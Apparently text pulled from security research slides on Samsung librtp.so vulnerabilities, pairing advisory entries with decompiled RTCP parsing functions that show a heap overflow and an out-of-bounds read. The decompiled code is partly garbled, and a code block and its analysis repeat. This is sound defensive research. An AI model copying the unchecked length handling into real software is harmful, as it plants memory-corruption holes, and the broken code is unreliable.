Disclosure status: Privately disclosed

Improper input validation in parsing RTCP SR packet in librtp.so prior to SMR Jul-2024 Release 1 allows remote attackers to trigger temporary denial of service. User interaction is required for triggering this vulnerability.

The patch adds proper input validation.

## SVE-2024-0818(CVE-2024-34593): Improper input validation in librtp.so

Severity: Critical

Affected versions: Android 12, 13, 14


Reported on: April 3, 2024

Disclosure status: Privately disclosed

Improper input validation in parsing and distributing RTCP packet in librtp.so prior to SMR Jul-2024 Release 1 allows remote attackers to execute arbitrary code with system privilege. User interaction is required for triggering this vulnerability.

The patch adds proper input validation.

# Issue1: CVE-2024-34587 heap overflow of parsing app rtcp function



# Issue1: CVE-2024-34587 heap overflow of parsing app rtcp function

```
int64 __fastcall DMC_RTP_Sys_Parse_Rtcp_APP_Packet(__int64 rtcp_object_recv, __int64 rtcp_pkt, __int64 a3, _DWORD *offset)
{
    __int64 v7; // x8
    unsigned __int16 APP_data_len; // w8
    __int64 App_data_buf; // x0
    int v10; // w0
    __int128 v11[32]; // [xsp+0h] [xbp-210h] BYREF
    __int64 v12; // [xsp+208h] [xbp-8h]

    v12 = *(_QWORD *)(_ReadStatusReg(ARM64_SYSREG(3, 3, 13, 0, 2)) + 40);
    if ( rtcp_pkt )
    {
        *(_DWORD *)(rtcp_object_recv + 16) = (((unsigned __int8 *) (rtcp_pkt + (unsigned int)*offset) << 24) | (*(_unsigned __int8 *) (rtcp_pkt + (unsigned int)*offset + 1) >> 24));
        v7 = (unsigned int)(*offset + 4);
        *offset = v7;
        PSIMemcpy(rtcp_object_recv + 1177, rtcp_pkt + v7, 4LL); // APP Name
        *offset += 4;
        APP_data_len = 4 * *(_WORD *) (rtcp_object_recv + 12) - 8;
        *(_WORD *) (rtcp_object_recv + 1182) = APP_data_len;
        if ( (APP_data_len & 0xFFFC) != 0 )
        {
            App_data_buf = *(_QWORD *) (rtcp_object_recv + 1184);
            if ( App_data_buf )
            {
                PSIMemcpy(App_data_buf, rtcp_pkt + (unsigned int)*offset, APP_data_len);
                App_data_buf = 0LL;
                *offset += *(_unsigned __int16 *) (rtcp_object_recv + 1182);
            }
        }
        else
        {
            App_data_buf = 0LL;
        }
    }
}
```

**DMC\_RTP\_Sys\_Parse\_Rtcp\_APP\_Packet** function is responsible for parsing RTCP APP packets from the other end.


The three parameters of *PSIMemcpy*:

**App\_data\_buf:** size is 1024 bytes


**rtcp\_pkt:** size is 1560 bytes

**App\_data\_len:** value is 0-0xffff

# Issue1: CVE-2024-34587 heap overflow of parsing app rtcp function



## Issue2: CVE-2024-34588 remote information leakage




# Issue2: CVE-2024-34588 remote information leakage

```

int64 __fastcall DMC_RTP_Sys_Parse_Rtcp_TMMBR_Packet(__int64 rtcp_object_recv, __int64 rtcp_pkt, __int64 a3, _DWORD *offset)
{
    unsigned int v4; // w9
    unsigned int v5; // w10
    unsigned int v6; // w11
    unsigned int v7; // w12
    int v8; // w14
    int v9; // w15
    unsigned int v10; // w16
    unsigned int v11; // w17
    int v12; // w18
    unsigned int v13; // w19
    unsigned int v14; // w20
    unsigned int v15; // w21
    int v16; // w22
    __int128 v18[32]; // [xsp+0h] [xbp-210h] BYREF
    __int64 v19; // [xsp+208h] [xbp-8h]

    v19 = *(_QWORD *)(_ReadStatusReg(ARM64_SYSREG(3, 3, 13, 0, 2)) + 40);
    if ( rtcp_pkt )
    {
        *(_BYTE *)(rtcp_object_recv + 10) = *(_BYTE *)(rtcp_object_recv + 8);
        *(_DWORD *)(rtcp_object_recv + 16) = (((*unsigned __int8 *) (rtcp_pkt + (*unsigned __int8 *) offset) << 24) | (*unsigned __int8 *) offset + 12;
        v4 = *offset + 12;
        v5 = *offset + 13;
        v6 = *offset + 14;
        v7 = *offset + 15;
        v8 = *offset + 16;
        *offset = v4;
        v9 = *(unsigned __int8 *) (rtcp_pkt + v5);
        v10 = *(unsigned __int8 *) (rtcp_pkt + v4);
        v11 = *(unsigned __int8 *) (rtcp_pkt + v6);
        v12 = *(unsigned __int8 *) (rtcp_pkt + v7);
        *offset = v8;
        v13 = (v9 << 7) & 0xFFFFE7FFF | ((v10 & 3) << 15) | (v11 >> 1);
        *(_DWORD *) (rtcp_object_recv + 1192) = v10 >> 2;
        *(_DWORD *) (rtcp_object_recv + 1196) = v13;
        *(_DWORD *) (rtcp_object_recv + 1200) = v12 & 0xFFFFFFF | ((v11 & 1) << 8);
        if ( v10 > 3 )
            v13 *= 2 << ((v10 >> 2) - 1);
        v14 = v13 / 0x3E8;
        v15 = 0;
        *(_DWORD *) (rtcp_object_recv + 1204) = v14;
    }
}

```



## Part-A: out-of-bounds read

- The length of the rtcp packet can be 8 bytes
- The code does not check the length of the rtcp packet
- This function directly reads data more than 8 bytes from the rtcp packet
- This function stores these oobr data in the rtcp\_object\_recv object


# Issue2: CVE-2024-34588 remote information leakage

```

int64 __fastcall DMC_RTP_Sys_Parse_Rtcp_TMMBR_Packet(__int64 rtcp_object_recv, __int64 rtcp_pkt, __int64 a3, _DWORD *offset)
{
    unsigned int v4; // w9
    unsigned int v5; // w10
    unsigned int v6; // w11
    unsigned int v7; // w12
    int v8; // w14
    int v9; // w15
    unsigned int v10; // w16
    unsigned int v11; // w17
    int v12; // w18
    unsigned int v13; // w19
    unsigned int v14; // w20
    unsigned int v15; // w21
    int v16; // w22
    __int128 v18[32]; // [xsp+0h] [xbp-210h] BYREF
    __int64 v19; // [xsp+208h] [xbp-8h]

    v19 = *(_QWORD *)(_ReadStatusReg(ARM64_SYSREG(3, 3, 13, 0, 2)) + 40);
    if ( rtcp_pkt )
    {
        *(_BYTE *)(rtcp_object_recv + 10) = *(_BYTE *)(rtcp_object_recv + 8);
        *(_DWORD *)(rtcp_object_recv + 16) = (((*unsigned __int8 *) (rtcp_pkt + (*unsigned __int8 *) offset) << 24) | (*unsigned __int8 *) offset + 12;
        v4 = *offset + 12;
        v5 = *offset + 13;
        v6 = *offset + 14;
        v7 = *offset + 15;
        v8 = *offset + 16;
        *offset = v4;
        v9 = *(unsigned __int8 *) (rtcp_pkt + v5);
        v10 = *(unsigned __int8 *) (rtcp_pkt + v4);
        v11 = *(unsigned __int8 *) (rtcp_pkt + v6);
        v12 = *(unsigned __int8 *) (rtcp_pkt + v7);
        *offset = v8;
        v13 = (v9 << 7) & 0xFFFFE7FFF | ((v10 & 3) << 15) | (v11 >> 1);
        *(_DWORD *) (rtcp_object_recv + 1192) = v10 >> 2;
        *(_DWORD *) (rtcp_object_recv + 1196) = v13;
        *(_DWORD *) (rtcp_object_recv + 1200) = v12 & 0xFFFFFFF | ((v11 & 1) << 8);
        if ( v10 > 3 )
            v13 *= 2 << ((v10 >> 2) - 1);
        v14 = v13 / 0x3E8;
        v15 = 0;
        *(_DWORD *) (rtcp_object_recv + 1204) = v14;
    }
}

```



## Part-A: out-of-bounds read

- The length of the rtcp packet can be 8 bytes
- The code does not check the length of the rtcp packet
- This function directly reads data more than 8 bytes from the rtcp packet
- This function stores these oobr data in the rtcp\_object\_recv object

